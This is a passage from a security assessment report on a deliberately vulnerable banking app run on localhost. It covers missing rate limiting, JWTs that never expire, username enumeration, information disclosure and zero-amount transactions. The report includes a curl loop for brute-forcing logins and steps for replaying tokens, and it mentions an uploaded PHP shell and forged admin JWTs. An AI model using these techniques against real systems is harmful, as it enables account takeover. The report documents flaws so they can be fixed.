
Expected Result


- Zero amount transactions should be rejected
- User should receive validation error

Actual Result

- Money Transfer with `0` completed successfully (shows in history)
- Bill Payment with `0` accepted as "pending"

Screenshot





Comment

While not directly harmful, zero-value transactions indicate poor input validation and could clutter transaction logs or be used in more complex attacks.

FINDING 7: Information Disclosure via Internal File

Field	Description
Bug Title	Sensitive System Information Exposed
Severity	🟠 MEDIUM
Priority	P2 - Fix Soon
Endpoint	`/internal/secret`

Description

The internal secret file exposed system information that could help attackers plan further exploits.

Steps to Reproduce

1. Exploit SSRF vulnerability as described in Finding 2
2. Access the created secret files
3. View file contents

Expected Result

- System information should not be exposed
- Internal files should not be accessible


Actual Result


The following system information was exposed:

```json
{
  "system": {
    "platform": "Linux-6.6.87.2-microsoft-standard-WSL2-x86_64-with-glibc2.41",
    "python_version": "3.9.25"
  }

}
```

Screenshot





Comment

While not directly dangerous, this information reveals the technology stack and platform details, which attackers can use to tailor exploits and choose appropriate attack vectors.

FINDING 8: Missing Rate Limiting on Login Endpoint

Field	Description
Bug Title	No Rate Limiting Allows Brute Force Attacks
Severity	🟠 HIGH
Priority	P1 - Fix Soon
Endpoint	`/login`

Description

The login endpoint does not implement rate limiting, allowing an attacker to send unlimited login attempts. This enables brute force attacks against user accounts.

Steps to Reproduce

1. Open terminal/command line
2. Run this command to send 10 rapid login attempts:
3. bash
4. `for /l %i in (1,1,10) do curl -X POST http://localhost:5000/login -H "Content-Type: application/json" -d "{\"username\":\"admin\",\"password\":\"wrong%i\"}"`
   (For Mac/Linux: `for i in {1..10}; do curl -X POST ...`)
5. Observe that all 10 requests are processed
6. Check if any requests were blocked or delayed


Expected Result

- After 3-5 failed attempts, requests should be blocked or throttled
- CAPTCHA or temporary lockout should appear
- Rate limiting should prevent automated attacks

Actual Result

- All 10 requests were processed immediately
- No blocking, throttling, or CAPTCHA appeared
- Server responded to each request without delay

Screenshot



```
Command Prompt

C:\Users\HP\Desktop\CredPal Assessment\security-testing\vuln-bank>curl -X POST http://localhost:5000/login -H "Content-Type: application/json" -
d "{\"username\":\"Joeassessment1\",\"password\":\"wrong2\"}"
{
  "debug_info": {
    "attempted_username": "Joeassessment1",
    "time": "2026-02-26 17:56:17.957947"
  },
  "message": "Invalid credentials",
  "status": "error"
}

C:\Users\HP\Desktop\CredPal Assessment\security-testing\vuln-bank>curl -X POST http://localhost:5000/login -H "Content-Type: application/json" -
d "{\"username\":\"Joeassessment1\",\"password\":\"wrong3\"}"
{
  "debug_info": {
    "attempted_username": "Joeassessment1",
    "time": "2026-02-26 17:56:17.993738"
  },
  "message": "Invalid credentials",
  "status": "error"
}

C:\Users\HP\Desktop\CredPal Assessment\security-testing\vuln-bank>curl -X POST http://localhost:5000/login -H "Content-Type: application/json" -
d "{\"username\":\"Joeassessment1\",\"password\":\"wrong4\"}"
{
  "debug_info": {
    "attempted_username": "Joeassessment1",
    "time": "2026-02-26 17:56:18.029553"
  },
  "message": "Invalid credentials",
  "status": "error"
}

C:\Users\HP\Desktop\CredPal Assessment\security-testing\vuln-bank>curl -X POST http://localhost:5000/login -H "Content-Type: application/json" -
d "{\"username\":\"Joeassessment1\",\"password\":\"wrong5\"}"
```

Comment

Without rate limiting, attackers can use automated tools to try thousands of passwords per minute, eventually guessing weak credentials through brute force.

FINDING 9: Missing Session Expiration / Token Never Invalidates

Field	Description
Bug Title	JWT Tokens Never Expire (No Session Timeout)
Severity	🟠 HIGH
Priority	P1 - Fix Soon

Endpoint	Authentication System

Description

The JWT tokens used for authentication do not expire. Analysis of the token shows no `exp` (expiration) claim, meaning tokens remain valid indefinitely.

Steps to Reproduce

1. Log in to application
2. Capture JWT token from Local Storage
3. Decode token at `https://jwt.io`
4. Check payload for `exp` (expiration) claim
5. Log out of application
6. Replace token back into Local Storage
7. Refresh page

Expected Result

- Tokens should include expiration claim (e.g., `exp`)
- After logout, token should be invalidated
- Server should reject old tokens


Actual Result


- Token payload shows NO `exp` claim:
- `json`


```
{
 "user_id": 2,
 "username": "Joeassessment1",
 "is_admin": false,
 "iat": 1772093767
 // NO expiration!
```

- }
- After logout, token still works when reinserted
- Session never expires

Screenshot







Comment

Tokens that never expire are extremely dangerous. If a token is stolen (via XSS, man-in-the-middle, etc.), the attacker has permanent access to the victim's account with no way to revoke it.

FINDING 10: Information Disclosure in Error Messages

Field	Description
Bug Title	Detailed Error Messages Expose System Information
Severity	🟡 LOW
Priority	P3 - Next release
Endpoint	Multiple (Login, Registration)

Description

The application reveals detailed error messages that help attackers understand the system. During login attempts, error messages confirm whether usernames exist (username enumeration).

Steps to Reproduce

1. Go to login page
2. Try username that doesn't exist: `fakeuser123` with any password
3. Observe error message
4. Try existing username: `Joeassessment1` with wrong password
5. Observe error message

Expected Result

- Generic error message for both cases: "Invalid username or password"
- No information about which part was incorrect

Actual Result

For non-existent user:

```text
{"error":"User not found"}
```


For existing user + wrong password:

```text
{"error":"Invalid password"}
```

The error messages clearly distinguish between:

- "User not found" (username doesn't exist)
- "Invalid password" (username exists, password wrong)

Screenshot



Comment

This allows attackers to enumerate valid usernames by trying different usernames and observing which ones return "Invalid password" vs "User not found". Once valid usernames are identified, attackers can focus brute force attacks on those accounts.

UPDATED FINDINGS SUMMARY TABLE

#	Finding	Severity	Priority
1	Unrestricted File Upload	🔴 CRITICAL	P0
2	SSRF + Secrets Exposure	🔴 CRITICAL	P0
3	JWT Weak Secret + Forgery	🔴 CRITICAL	P0
4	Negative Money Transfer	🔴 CRITICAL	P0
5	Negative Bill Payment	🔴 CRITICAL	P0
6	Zero Amount Transactions	🟡 LOW	P3
7	Information Disclosure (System Info)	🟠 MEDIUM	P2
8	Missing Rate Limiting	🟠 HIGH	P1
9	No Session Expiration	🟠 HIGH	P1
10	Error Message Information Disclosure	🟡 LOW	P3

✅ 10 FINDINGS COMPLETE!

- ✅ 5 CRITICAL findings

- ✅ 3 HIGH findings
- ✅ 1 MEDIUM findings
- ✅ 2 LOW finding

📸 EVIDENCE SCREENSHOTS

The following screenshots were captured as evidence:

1. ✅ File upload success message
2. ✅ Uploads folder showing `630812_hack.php`
3. ✅ Secret files `109478_secret` and `313270_secret`
4. ✅ Secret file contents showing credentials
5. ✅ JWT.io showing `"is_admin": true` with valid signature
6. ✅ Transaction history with negative amounts
7. ✅ Pending bill payments showing `$-50`
8. ✅ Current balance showing increase after negative transfers
9. ✅ Token not expire
10. ✅ Generic error message